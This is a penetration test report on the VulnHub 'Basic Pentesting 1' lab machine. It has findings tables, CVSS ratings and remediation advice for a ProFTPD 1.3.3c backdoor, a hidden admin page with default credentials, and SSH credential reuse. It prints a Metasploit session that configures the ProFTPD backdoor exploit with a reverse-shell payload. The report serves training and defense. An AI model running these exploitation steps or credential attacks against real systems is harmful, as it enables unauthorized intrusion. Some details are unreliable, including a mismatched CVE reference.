Report CTF

CTF Basic Pentesting 1- Penetration Test Report

Date: 16/12/2025

Version: 1.0

1 Table Of Contents

1 Document Revision History

Name	Date	Version	Contact Details
Sneha Shende	16/12/2025	0.1	Email: shendesneha64@gmail.com Mob No: +91

2 Executive Summary

An analysis of a black box penetration test conducted on the Basic Pentesting-1 “CTF Machine” is presented in this document. Based on a thorough security assessment performed in december of 2025.

This assessment was conducted On-Premises by the Security team. An assessment was conducted on the 15 of december to 16 of december 2025. As a comprehensive strategy for this assessment, Security Team concreted the black box penetration testing methodology and technique. To facilitate this, Company provided a walkthrough of the application and provided access to the test environment with valid different privilege accounts.

Testing was carried out by identifying vulnerabilities with the intent of accessing critical information. The objective of performing this activity was to assess the security risks associated with the developed applications and identify vulnerabilities that cybercriminals could leverage to compromise the application. The report summarizes the security findings related to the Company applications and network.

This assessment aimed to:

Analyze the application for technical vulnerabilities that an attacker may exploit to compromise the CTF Machine.

Provide recommendations for risk mitigation that may arise on successful exploitation of these vulnerabilities.

3 Scope

Scope

The section defines the scope and boundaries of the project.

Constraints and Limitations

The assessments, and the result(s) / finding(s) made are highly subjective to target system(s) and service(s) visibility and availability at that given point of time.

Target Scope

Identify weaknesses that might be exploited by adversaries who have authorized or unauthorized access to Company Technical Skill Test and underlying infrastructure:

Test Perform On Basic Pentesting 1 CTF Environment Without Credential as Black Box Testing.

Following Machine was in the scope of the penetration test.

Machine and Environment Details

Sr . No	CTF Name	Url:
1	Basic Pentesting 1(vulhub)	Machine Url: https://www.vulnhub.com/entry/basic-pentesting-1,216/ Machine IP (192.168.56.101)

Contact Details

Names	Contact Details
Sneha Shende (Penetration Tester)	Mail: shendesneha64@gmail.com

4 Risk Categories

Risk Categories & Rationales

Pentest use a simple risk categorisation of each vulnerability to focus the triage process at the risks which truly matter. The Common Vulnerability Scoring System (CVSS) is an industry standard formula. It generates a risk score between 0.0 and 10.0.

The table below explains the risk categories and demonstrates rule-of-thumb equivalency with CVSS scores:

Risk Category	CVSS Score	Rationales
Critical	8.1 – 10.0	Poses a severe risk which is easy to exploit. Begin the process of remediating immediately after the issue has been presented.
High	6.1 – 8.0	Poses a significant risk and can be exploited. Address these as soon as possible after any critical risks have been remediated.
Medium	4.1 – 6.0	Poses an important risk but may be difficult to exploit. Pentest recommends remedial work within 3 months of discovery.
Low	2.1 – 4.0	Poses a minor risk or may be exceedingly difficult to exploit. Address these over the long-term during testing cycles
Informational	0.0 – 2.0	Loss of sensitive information, or a discussion point. These are not directly exploitable but may aid an attacker. Remediate these to create a true defence-in-depth security posture,

CVSS is not applicable to all risks. For example, it is incapable of capturing the risk of a “flat network design”. Experience has told us that this is a “high” risk in most cases.

For this reason, the reader may find vulnerabilities which have no CVSS rating in our reports.

We endeavour to provide the reason for omitting the risk score when that is the case, and to provide CVSS by default in all applicable cases.

5 Pentest Methodology

Methodology

The penetration testing methodology is typically based on the NIST security methodology. The focus shifts from traditional application security, where the primary threat is from multiple sources over the Internet. The key difference is in the client-side security, file system, hardware, and network security. Traditionally for Thick Client Applications, an end user is in control of the device. Security Team used the NIST & MITRE Attack Framework testing guide for conducting penetration test of the systems and applications. The testing was done to simulate as closely as possible the viewpoint of completely external attacker, the steps involved are

1] Setup

2] Discovery

3] Enumeration

4] Detection

5] Exploitation

6] Post-Exploitation


7] Reporting

Visual Summary

Graphical representation of Identified Vulnerabilities to Severity Risk rating

Sr. No.	Severity Level	Frequency
1	Critical	1
2	High	2
3	Medium	0
4	Low	0


Table: Representing Severity Level




Findings Summary

#	Observed Vulnerability	Risk Rating	Status	Comments
1.	ProFTPD 1.3.3c Backdoor Command Execution	Critical	Not Fixed	--
2.	The web application exposed via Apache 2.4.18	High	Not Fixed	--
3.	Credential Reuse Leading to Unauthorized SSH Access	High	Not Fixed	--

Below is the screenshot showing vulnerabilities found in Basic Pentesting Lab-1





ProFTPD 1.3.3c Backdoor Command Execution


Vulnerability	ProFTPD 1.3.3c Backdoor Command Execution
Description	ProFTPD version 1.3.3c contains a malicious backdoor that was unintentionally distributed in the official source code.An attacker can interact with the FTP service and trigger command execution without valid credentials, leading to a full system compromise.
Risk/Impact	Successful exploitation allows an attacker to: • Execute arbitrary system commands • Obtain a reverse shell • Gain initial system access • Escalate to full system compromise ..This vulnerability leads to complete loss of confidentiality, integrity, and availability of the affected system.
CVSS Score	10.0 Critical
Path:	192.168.56.101
Remidiation / Solution	Remidiation: • Immediately upgrade ProFTPD to a secure, patched version • Verify software integrity using trusted package repositories • Disable FTP service if not strictly required • Replace FTP with SFTP (SSH File Transfer Protocol)
Refrence Url:	https://nvd.nist.gov/vuln/detail/CVE-2010-4221

Below Screenshots shows that ProFTPD backdoor command execution exploitation using metasploit.

```
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser              .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl            .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6       .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic              .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse              .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl  .            normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl         .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl     .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet  .          normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
```

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS   192.168.56.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```


Below Screenshots shows that ProFTPD backdoor execution exploitation using metasploit gainig root access.




The web application exposed via Apache 2.4.18

Vulnerability	The web application exposed via Apache 2.4.18
Description	The HTTP service running on port 80 exposed a web application with insufficient access controls. Using directory brute-forcing (gobuster), a hidden directory (/secret) was discovered. This directory hosted an administrative login page that relied on weak/default credentials.
Risk/Impact	Exploitation of this vulnerability allows an attacker to: • Discover hidden administrative functionality • Bypass intended access restrictions • Obtain administrative credentials
CVSS Score	8.6 High
Path:	192.168.56.101
Remidiation / Solution	Remidiation: • Remove reliance on security through obscurity • Protect administrative directories with proper authentication • Enforce strong password policies • Disable default credentials • Implement account lockout and rate limiting
Refrence Url:	_https://owasp.org/Top10/A01_2021-Broken_Access_Control/


Below Screenshots shows that the hidden directory using gobuster



Below Screenshots shows that attacker found default username and password.



Below Screenshots shows that attacker can login using these credentials and can make changes



Credential Reuse Leading to Unauthorized SSH Access

Vulnerability	Credential Reuse Leading to Unauthorized SSH Access
Description	The target system exposed an SSH service running OpenSSH 7.2p2. Credentials obtained from the web application (admin:admin) were reused to successfully authenticate to the SSH service.
Risk/Impact	An attacker who compromises the web application can reuse the obtained credentials to gain direct shell access to the operating system via SSH. This significantly increases the severity of the breach, enabling: • Remote command execution • Persistent system access • Privilege escalation
CVSS Score	8.6 High
Path:	192.168.56.101
Remidiation / Solution	Remidiation: • Enforce unique credentials per service • Disable password-based SSH authentication • Use SSH key-based authentication • Implement multi-factor authentication (MFA) • Restrict SSH access using firewall rules
Refrence Url:	https://www.cisecurity.org/benchmark/ssh

END OF REPORT